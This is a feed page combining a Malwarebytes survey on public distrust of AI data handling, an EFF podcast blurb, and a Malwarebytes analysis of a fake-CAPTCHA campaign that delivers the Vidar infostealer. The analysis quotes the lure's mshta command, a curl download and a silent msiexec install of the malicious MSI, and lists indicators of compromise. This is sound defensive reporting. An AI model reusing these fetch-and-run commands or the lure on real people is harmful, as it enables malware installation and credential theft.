AI didn’t sneak into our lives. It burst through the door, took a seat at the table, and started finishing our sentences.

Instead of a helpful list of links, Google now tries to answer your question. Microsoft’s Copilot drafts replies to your boss before you’ve had coffee. Your phone summarizes conversations you don’t even remember having.

Every major tech company is racing to add AI to its products because no one wants to be left behind. And the public is often forced to accommodate such corporate whims because of the increasing effects of “enshittification,” as explained by Cory Doctorow on the Lock and Code podcast.

People are using AI. But they don’t trust it.

In our latest privacy pulse survey, in which we gathered 1,200 responses from readers of the Malwarebytes newsletter earlier this year, 90% of respondents said they’re worried about AI using their data without consent.

Ninety per cent.

Concerns about AI tools using data

That’s not a few skeptics. That’s nearly everyone we asked. We admit, our sample is probably skewed towards the privacy conscious. But 90% of people who follow Malwarebytes are worried about how much personal data AI is slurping up, and what it’s going to do with it, so that’s a good barometer for how much everyone should care.

That concern is changing the way people are using the internet:

  • 88% do not “freely share personal information with AI tools like ChatGPT and Gemini”
  • 84% have not “shared personal health information with AI tools”
  • 43% have “stopped using ChatGPT”
  • 42% have “stopped using Gemini”
Use of AI

This distrust didn’t start with AI

Of course, AI gets all the headlines. We write about many of them.

But people have been concerned about holding onto their personal information for a long time.

From the survey:

  • 92% are concerned about their “personal data being used inappropriately by corporations,” which is up slightly from last year (89% in 2025)
  • 74% are concerned about their “personal data being accessed and used inappropriately by the government” (up from 72%)

Years of data breaches, shady tracking practices, and dangerous misuse by data brokers have chipped away at our confidence in organizations to protect our data. Over the past year, healthcare organizations have continued to report major security lapses affecting sensitive patient data. The FTC warned about “staggering” commercial surveillance practices that most consumers never agreed to, and, according to our survey, 49% of people reported that their personal info has been used in scams that target them or their family.

Concerns about personal data

Is AI really any different to, say, social media?

When people use social media, they generally understand their clicks and likes are being tracked. When they shop online, they expect the shop to store their purchase histories or track the items they were interested in. They understand the concept of advertising and see how it slots into social or commercial websites.

AI tools are different because we use them differently.

When we share ideas, client meeting notes, personal dilemmas, and health questions with an AI assistant, we are treating them as a confidant. Maybe we’ve paid for an access level that promises not to train its models on our data. Even when we’re chatting about flat-packs and missing screws with a site’s AI chatbot, we behave as if we’re talking to another person, and not broadcasting that conversation to the world.

The interaction with AI feels intimate and conversational, even though we’re all aware we’re talking with a bot. That makes the uncertainty around how that AI handles the data we’ve fed it more personal, more immediate.

We know that AI assistants from a company are often plugged into other tools. We know GPTs can be created by any developer or scammer. (Check out Malwarebytes in ChatGPT—we’re one of the good guys). We know nearly every business or personal platform now has some form of AI-based data-gathering element. What the average person doesn’t know about AI feels scary.

  • Where are our prompts stored?
  • Are those prompts are used to train the AI?
  • How long are they kept?
  • Can anyone inside the company read them?
  • Can they be bought? Used for advertising? Leaked?…

Yes, companies publish policies, but who in the real and busy world reads all those before we use the tool? Fewer than half, but a growing number, with 48% said they now read privacy policies and reports—up from 43% in 2025.

Besides, we know from recent headlines that companies are rushing out AI features before they’ve had time to properly security-check them.

A glimmer of hope: People are taking action

This result from the survey caught our eye.

63% of respondents agreed with the statement: “I feel resigned that my personal data is already out there, and I can’t get it back.”

Last year, that number was 74%.

Feeling resigned to data loss

So, while concern about data misuse is still high, fewer people feel entirely helpless.

Respondents reported taking practical steps to limit their data exposure.

Some have reduced or stopped their use of certain platforms entirely because of privacy concerns, including social media (44% have stopped using Instagram, 37% have stopped using Facebook, and 49% have stopped using Tiktok) and AI tools (43% have stopped using ChatGPT, 42% have stopped using Gemini).

Others reported sharing less personal information online or avoiding sensitive topics in digital conversations (88% said they do not freely share personal information with AI tools).

There is also increased use of privacy-protective tools for their data, devices, and identities.

  • 46% use a VPN (up from 42% in 2025)
  • 40% have an identity theft protection solution (down from 43%)
  • 25% use a personal data removal service or solution (up from 23%)
  • 71% use an ad blocker for online browsing (up from 69%)
  • 48% read privacy policies and reports (up from 43%)
  • 76% use MFA (up from 69%)
  • 82% opt-out of data collection, as possible (up from 75%)
  • 38% use fake/dummy data online whenever possible (up from 33%)

None of these actions erase historical data trails, but they do limit new exposure. David Ruiz, senior privacy advocate at Malwarebytes, said:

“Twenty years of online innovation have pointed too many companies in the same direction—against everyday people.

For most people today, the corporations that are pressing AI tools into their daily lives are the same corporations that have monetized their attention spans, invaded their privacy, and lost their data to breaches. But a counterforce is emerging.

The small changes in user behavior should encourage others to understand that, even now, privacy remains possible and worthwhile.”

Privacy protection can feel binary: either everything is exposed or everything is secure. But it’s incremental, and the survey responses reflect how people are starting to take back control of their data.

Privacy concerns spark action

What this means for companies

Organizations adding AI into their products face a more complex audience than they might have first assumed.

For years, product teams have assumed users would trade more data for more convenience. But when nearly nine in ten people said they’re concerned about AI using their data without consent, trust becomes part of the product itself. Mozilla jumped on this and added a simple “turn off AI” button to Firefox.

It’s no longer enough to highlight what AI can do. Users want to understand what happens after they press “submit.”

We the People… want strong privacy laws

When concern reaches the sort of level we’ve seen in our survey, it inevitably raises the thorny question of regulation.

91% of respondents said they “support national laws regulating how companies can collect, store, share, or use our personal data.”

The issue is less about one tool and more about a sense that the guardrails are unclear. Generative AI systems can draft legal documents, write emails, and process sensitive data at speed. Much of the existing privacy frameworks in the US, EU, and other regions were written before AI was commonplace.

Regulators are trying to catch up. The European Union’s AI Act, passed in 2024, introduced a risk-based approach to governing certain AI systems. In the US, federal agencies including the FTC have issued guidance and warnings around commercial surveillance and automated decision-making, but it does not yet have a comprehensive AI-specific privacy statute.

Desire for national laws and regulation is at an all-time high. Consumers want boundaries that are understandable and enforceable.

What you can do

We’re clearly not going to abandon all technology. AI isn’t going to eat itself out of existence. It can be pretty useful. We use AI to find threats and scams no one’s seen before, which leads to far better protection. We also use generative AI in Scam Guard to provide 24/7 chat assistance (paired with our deep threat research expertise, of course). Many people use them to save time, draft documents, or explore ideas. Also, sadly, to create little caricatures of themselves.

The key here is thoughtful use.

  • Limit what information you give to public AI tools, especially health details, financial data, and client-sensitive information.
  • Review the privacy and data retention policies of AI tools you use regularly.
  • Delete accounts and apps you no longer need.
  • Audit app permissions at least twice a year.
  • Use a VPN to reduce tracking by your internet service provider.
  • Remove your information from major data broker sites. Check whether your personal info is exposed with a Digital Footprint scan.
  • Use a reputable password manager and avoid reusing passwords across services.

At Malwarebytes, we believe privacy is a human right. Protecting personal data is inseparable from protecting personal security. The more information that circulates without oversight, the greater the opportunity for misuse, fraud, and harm.

AI will continue to develop. That trajectory is unlikely to slow. The question is whether trust will grow alongside it.


See if your personal data has been exposed.


Survey information

Malwarebytes conducted a pulse survey of its newsletter readers between January 26 and February 3, 2026, via the Alchemer Survey platform.

In total, 1,235 people responded from 72 counties, with most respondents from the US, UK, Canada and Australia.

  •  

Bonus Podcast Episode: Privacy’s Defender - Cindy Cohn with Cory Doctorow

While How to Fix the Internet is on hiatus, we wanted to share a great conversation with you from last week. EFF Executive Director Cindy Cohn spoke with bestselling novelist, journalist, and EFF Special Advisor Cory Doctorow about Cindy’s new book, “Privacy’s Defender: My Thirty-Year Fight Against Digital Surveillance” (MIT Press).

play
Privacy info. This embed will serve content from simplecast.com

 Listen on Spotify Podcasts Badge Listen on Apple Podcasts Badge  Subscribe via RSS badge

You can also listen to this episode on the Internet Archive or watch the video on YouTube.

Part memoir, part battle cry, “Privacy’s Defender” is the story of Cindy’s fights alongside the visionaries who looked at the early internet and understood that the legal and political battles over this new technology - the Crypto Wars, the NSA’s dragnet, the FBI gag orders - were really over the future of free speech, privacy, and power for all. 

This conversation was recorded on Tuesday, March 10 in front of a packed house at San Francisco’s iconic City Lights Bookstore. For more about the book and Cindy’s national book tour - with stops in places including Seattle, Silicon Valley, Denver, Boston, Ann Arbor, Iowa City, Washington DC and New York City - check out https://www.eff.org/Privacys-Defender  

And finally, stay tuned to this feed; we’re working on a special podcast series featuring key players and moments from the book! 

Resources: 

  •  

Hacked sites deliver Vidar infostealer to Windows users

In recent years, ClickFix and fake CAPTCHA techniques have become a popular way for cybercriminals to distribute malware. Instead of exploiting a technical vulnerability, these attacks rely on convincing people to run malicious commands themselves.

Our researchers have recently detected a campaign that ultimately delivers the Vidar infostealer, using several different infection chains.

One of the methods used in this campaign involves installing a malicious installer delivered through fake CAPTCHA pages hosted on compromised WordPress websites. We detected a number of compromised websites involved in the campaign, located in countries including Italy, France, the United States, the United Kingdom, and Brazil.

What is Vidar?

Vidar is a well-known infostealer malware family designed to harvest sensitive data from infected systems. It typically targets:

  • Browser-stored usernames and passwords
  • Cryptocurrency wallet information
  • Session cookies and authentication tokens
  • Autofill data and saved payment information
  • Files that may contain sensitive data

Because Vidar loads in memory and communicates with remote command servers, it can quietly collect and exfiltrate data without obvious signs of infection.

Fake CAPTCHA: the never-ending story

When a user visits a compromised website, they may see a screen mimicking Cloudflare’s familiar “Verifying you are human” page.

This technique has been widely used since 2024 and has evolved through numerous variations over time, both in its visual appearance and in the malicious commands that start the infection chain.

Verify you are human
The fake CAPTCHA message shown to the user.

The page instructs the visitor to copy and run a malicious command that starts the infection chain, in this case:

mshta https://{compromised website}/challenge/cf

Mshta is a legitimate Windows binary designed to execute Microsoft HTML Application (HTA). Because it is built into Windows, attackers have abused it since the early days of the ClickFix campaigns.

In this case, the command launches a simple obfuscated HTA script, which eventually downloads and installs malware associated with the Vidar infostealer.

HTA-based MSI dropper

The HTA script is the intermediate stage that downloads and runs a malicious MSI installer. An MSI is a Windows installation package normally used to install software, but attackers frequently abuse it to deliver malware.

The script performs several operations:

  • The window is resized to 0x0 and moved off-screen, making the application invisible to the user.
  • The script terminates if the document.location.href doesn’t start with http.
  • The strings are decoded using XOR and a random key.
  • Through WMI queries, the script checks for installed antivirus products.
  • It creates hidden working folders in a random folder under \AppData\Local to drop the MSI file.
  • In the end, the script downloads the malicious MSI from a compromised website. The downloaded file must be larger than 100 KB to be considered valid. Finally, it removes the :Zone.Identifier alternate data stream.
The malicious HTA script
The malicious HTA script.

In this case, the malicious MSI was downloaded using the following command:

“C:\Windows\System32\curl.exe" -s -L -o “C:\Users\user\AppData\Local\EdgeAgent\WebCore\cleankises.msi” https://{compromised-website}/474a2b77/5ef46f21e2.msi

Afterward, the malicious MSI was executed with:

"C:\Windows\System32\msiexec.exe" /i "C:\Users\user\AppData\Local\EdgeAgent\WebCore\cleankises.msi" /qn

MSI and GoLang loader

The MSI defines a CustomAction ConfigureNetFx, and it executes a GoLang loader.

Malware loaders (also known as droppers or downloaders) are common tools in the cybercrime ecosystem. Their main job is to stealthily compromise a system and then deliver one or more additional malware payloads.

In this campaign, the loader ultimately decrypts and executes the Vidar infostealer. The executable has different names in the different MSI samples analyzed.

The custom action defined in the MSI.

The Golang loader decodes a shellcode that performs different anti-analysis checks, including:

CheckRemoteDebuggerPresent

IsDebuggerPresent

QueryPerformanceCounter

GetTickCount

After several intermediate steps, the loader decrypts and loads Vidar infostealer directly into memory.

Analysis of compromised websites

The malicious iframe injected into the compromised websites was generated by the domains cdnwoopress[.]com or woopresscdn[.]com in the analyzed cases.

The malicious iframe injected into the compromised website.

The injected code has several functions, and the command used in the fake CAPTCHA attack is obtained from the /api/get_payload endpoint.

Code injected into the compromised websites.

Because the malicious website was misconfigured, we were able to view the backend code injected into the compromised WordPress sites.

The injected script performs several actions:

  • Creates the file wp-cache-manager.php if it doesn’t already exist, obtaining its contents from the endpoint /api/plugin.
  • Sends a heartbeat request every hour containing the domain name, site URL, WordPress version, and status.
  • During page loads (template_redirect), the script filters visitors based on User-Agent and targets Windows desktop visitors.
  • Requests /api/inject?domain=domain from the remote command server. The response HTML is then displayed, replacing the normal WordPress page.
The malicious code injected in the compromised WordPress site.

How to stay safe

Attacks like this rely on tricking people into running commands themselves, so a few simple precautions can make a big difference.

  • Slow down. If a webpage asks you to run commands on your device or copy and paste code, pause and think before following the instructions. Cybercriminals often create a sense of urgency with fake security checks, countdown timers, or warnings designed to make you act without thinking.
  • Never run commands from untrusted sources. A legitimate website should never require you to press Win+R, open Terminal, or paste commands into PowerShell just to verify you are human. If a page asks you to do this, treat it as suspicious.
  • Verify instructions independently. If a website tells you to execute a command or perform a technical action, check official documentation or contact support through trusted channels before doing anything.
  • Be cautious with copy and paste. Some attacks hide malicious commands in copied text. If you ever need to run a command from documentation, typing it manually can help reduce the risk of running hidden code.
  • Protect your device. Keep your operating system and browser updated and use security software that can block malicious websites and detect infostealer malware.
  • Stay informed. Techniques like fake CAPTCHA pages and ClickFix attacks continue to evolve. Knowing that attackers may try to trick you into running commands yourself can help you spot these scams before they succeed.

Pro tip: The free Malwarebytes Browser Guard extension can warn you if a website attempts to copy content to your clipboard, which may help prevent this type of attack.

Indicators of Compromise (IOCs)

Domains

  • cdnwoopress[.]com: Fake CAPTCHA Infrastructure
  • woopresscdn[.]com: Fake CAPTCHA Infrastructure
  • walwood[.]be: Fake CAPTCHA Infrastructure
  • telegram[.]me/dikkh0k: Vidar C2
  • telegram[.]me/pr55ii: Vidar C2
  • steamcommunity[.]com/profiles/76561198742377525: Vidar C2
  • steamcommunity[.]com/profiles/76561198735736086: Vidar C2

We don’t just report on threats—we remove them

Cybersecurity risks should never spread beyond a headline. Keep threats off your devices by downloading Malwarebytes today.

  •  
❌